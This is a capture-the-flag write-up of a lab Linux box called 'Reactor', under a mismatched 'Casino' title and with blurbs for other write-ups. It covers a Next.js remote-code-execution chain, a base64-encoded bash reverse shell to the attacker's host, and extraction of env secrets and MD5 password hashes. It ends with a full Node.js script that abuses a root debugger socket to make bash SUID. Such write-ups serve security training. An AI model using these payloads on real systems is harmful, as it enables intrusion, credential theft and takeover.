



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Reactor is an easy Linux box themed around a nuclear monitoring dashboard. The only real attack surface is a Next.js 15.0.3 application on port 3000, which is vulnerable to the react2shell exploit chain (CVE-2025-55182 / CVE-2025-66478), giving remote code execution as the node service account. From there, environment variables point to a SQLite database containing MD5-hashed credentials - cracking the engineer hash gets us user. For root, linpeas picks up a Node.js process running as root with the --inspect flag bound to localhost. Connecting to the Chrome DevTools Protocol (CDP) debug socket and injecting JavaScript via Runtime.evaluate lets us set the SUID bit on /bin/bash and step up to root.
rustscan 10.129.245.214 -- -Pn -A -oA fulltcp
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: Next.js
|     x-nextjs-cache: HIT
<SNIP>
Two ports - SSH and something on 3000 that the scanner couldn’t fingerprint cleanly, though the X-Powered-By: Next.js header in the raw HTTP exchange gives it away immediately. Nothing else to work with, so port 3000 is the path forward.

Hitting the app in a browser serves a slick nuclear reactor monitoring dashboard titled REACTORWATCH - CORE MONITORING SYSTEM v3.2.1.

The page source confirms it’s a Next.js application, and a quick check with Wappalyzer pins the version:
Next.js 15.0.3
That specific version is vulnerable to a pair of CVEs - CVE-2025-55182 and CVE-2025-66478 - collectively known as react2shell. The vulnerability lives in how Next.js handles React Server Component (RSC) requests. When a specially crafted request is sent to an RSC endpoint, Next.js can be tricked into executing attacker-supplied code on the server without any authentication. The MsanftStrategy used by the scanner below essentially probes for RSC-callable paths where input reaches a child_process execution sink without sanitization. Since the application has no authentication wall in front of it, the full attack surface is exposed from the outside.
rschunter is a scanner purpose-built for hunting this class of Next.js vulnerability. A quick test against the dashboard confirms it’s exploitable:
python3 rschunter.py -u http://10.129.245.214:3000/
[*] Loaded 1 target(s)
[*] Command: id
[*] Threads: 10
[*] Starting scan...
--------------------------------------------------
[+] VULNERABLE: http://10.129.245.214:3000
    Strategy: MsanftStrategy
    Output: Found 'uid=' in response body
--------------------------------------------------

==================================================
Scan Complete. Found 1 vulnerable host(s).
  - http://10.129.245.214:3000
==================================================

uid= showing up in the response body means id executed server-side. Time to spin up a listener and send something more useful.
I used penelope as the listener - it handles PTY upgrades automatically, which saves the manual dance with python3 -c 'import pty...':
penelope -p 443
For the payload, a raw bash redirect through /dev/tcp has a tendency to get mangled if special characters land wrong in the request, so I base64-encoded it first:
python3 rschunter.py -u http://10.129.245.214:3000/ -c "printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTI5LzQ0MyAwPiYxKSAm|base64 -d|bash"
[+] VULNERABLE: http://10.129.245.214:3000
    Strategy: MsanftStrategy
    Output: Potential output in response body (manual verification needed)

The listener caught it:
[+] [New Reverse Shell] => reactor 10.129.245.214 Linux-x86_64 👤 node(999) 😍️ Session ID <1>
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12
node@reactor:/opt/reactor-app$

First thing I do on a new shell is dump the environment - service accounts often carry database credentials or API keys that the application needs to function:
env
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook
NEXT_RUNTIME=nodejs
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
DB_TYPE=sqlite3
DB_PATH=/opt/reactor-app/reactor.db
__NEXT_PRIVATE_ORIGIN=http://localhost:3000
<SNIP>

Two things worth noting: DB_TYPE=sqlite3 and DB_PATH=/opt/reactor-app/reactor.db. The database is sitting right there on disk in a path we can read as node.
sqlite3 /opt/reactor-app/reactor.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
sensor_logs  users
sqlite> select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
Two accounts. The hashes look like unsalted MD5 - straightforward to crack. Running both through CrackStation gives:
| Hash | Result |
|---|---|
39d97110eafe2a9a68639812cd271e8e |
reactor1 |
The admin hash didn’t crack from common wordlists, but engineer’s did - and there’s a local user account on the box with the same name, so it’s worth trying directly:
su engineer
Password:
engineer@reactor:/home$
That’s user:
cat ~/user.txt
[REDACTED]
With a shell as engineer, I ran linpeas via penelope’s built-in script download:
(Penelope) script https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
The process list section caught my eye:
root 1398 0.0 1.1 1066332 46288 ? Ssl 16:02 0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js

root is running a Node.js process with --inspect=127.0.0.1:9229. That flag activates the Chrome DevTools Protocol (CDP) debug listener - a WebSocket interface that lets an attached debugger evaluate arbitrary JavaScript inside the running process. Since the process owner is root, any code we inject runs with full root privileges. The listener is bound to localhost only, but we already have a shell on the box so that’s not a problem.
The CDP debug socket starts by exposing an HTTP endpoint that describes the available debug targets:
curl http://127.0.0.1:9229/json/list
This returns a JSON object including the webSocketDebuggerUrl - something like:
ws://127.0.0.1:9229/478d36a4-dcb6-4982-bbfc-0a6233d073b3
With that URL in hand, the plan is to connect over WebSocket and send a Runtime.evaluate CDP message containing a payload that runs as root. The catch is that the inspector’s evaluation context doesn’t expose require, and trying to use dynamic import() throws ERR_VM_DYNAMIC_IMPORT_CALLBACK_MISSING. The usual approach of shelling out via child_process is unavailable for the same reason.
The workaround is process.binding('spawn_sync') - a low-level internal Node.js binding that bypasses the module system entirely and spawns processes directly. It’s not exported through the normal API but it’s available in the inspector’s JS context because it’s part of the Node.js runtime itself.
Since the target had no external Node modules like ws installed either, I wrote a raw WebSocket client using only the built-in net and crypto modules. It performs the HTTP upgrade handshake manually and constructs masked WebSocket frames by hand per the RFC 6455 spec:
const net = require('net');
const crypto = require('crypto');
const url = new URL(process.argv[2]);
const host = url.hostname;
const port = parseInt(url.port) || 9229;
const path = url.pathname;

const client = net.createConnection({ host, port }, () => {
  const key = crypto.randomBytes(16).toString('base64');
  client.write(
    `GET ${path} HTTP/1.1\r\n` +
    `Host: ${host}:${port}\r\n` +
    `Upgrade: websocket\r\n` +
    `Connection: Upgrade\r\n` +
    `Sec-WebSocket-Key: ${key}\r\n` +
    `Sec-WebSocket-Version: 13\r\n\r\n`
  );
});

let upgraded = false;

client.on('data', (data) => {
  if (!upgraded) {
    if (data.toString().includes('101 Switching')) {
      upgraded = true;
      sendWsMessage(client, JSON.stringify({
        id: 1,
        method: 'Runtime.evaluate',
        params: {
          expression: `
            process.binding('spawn_sync').spawn({
              file: '/bin/bash',
              args: ['bash', '-c', 'chmod u+s /bin/bash'],
              envPairs: Object.entries(process.env).map(([k,v])=>k+'='+v),
              stdio: [{type:'ignore'},{type:'ignore'},{type:'ignore'}],
              cwd: null,
              detached: false,
              windowsHide: false
            })
          `
        }
      }));
    }
  } else {
    let offset = 2;
    const len = data[1] & 0x7f;
    if (len === 126) offset = 4;
    else if (len === 127) offset = 10;
    console.log('[*] Response:', data.slice(offset).toString());
    client.destroy();
  }
});

function sendWsMessage(socket, msg) {
  const msgBuf = Buffer.from(msg);
  const mask = crypto.randomBytes(4);
  const len = msgBuf.length;
  const header = len < 126
    ? Buffer.from([0x81, 0x80 | len])
    : Buffer.from([0x81, 0xFE, len >> 8, len & 0xFF]);
  const masked = Buffer.alloc(len);
  for (let i = 0; i < len; i++) masked[i] = msgBuf[i] ^ mask[i % 4];
  socket.write(Buffer.concat([header, mask, masked]));
}

client.on('error', (e) => console.error('[!] Error:', e.message));
The payload sets the SUID bit on /bin/bash. Running the script against the debug URL:
node ./pwn.js ws://127.0.0.1:9229/478d36a4-dcb6-4982-bbfc-0a6233d073b3
[*] WebSocket upgraded, sending payload...
[*] Response: {"id":1,"result":{"result":{"type":"object","className":"Object","description":"Object","objectId":"8324426523031703679.1.1"}}}
A clean result object back from CDP - the chmod ran. /bin/bash -p spawns a shell preserving the SUID owner (root):
/bin/bash -p
bash-5.2# id
uid=1001(engineer) gid=1001(engineer) euid=0(root) egid=0(root) groups=0(root)
bash-5.2# cat /root/root.txt
[REDACTED]

A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.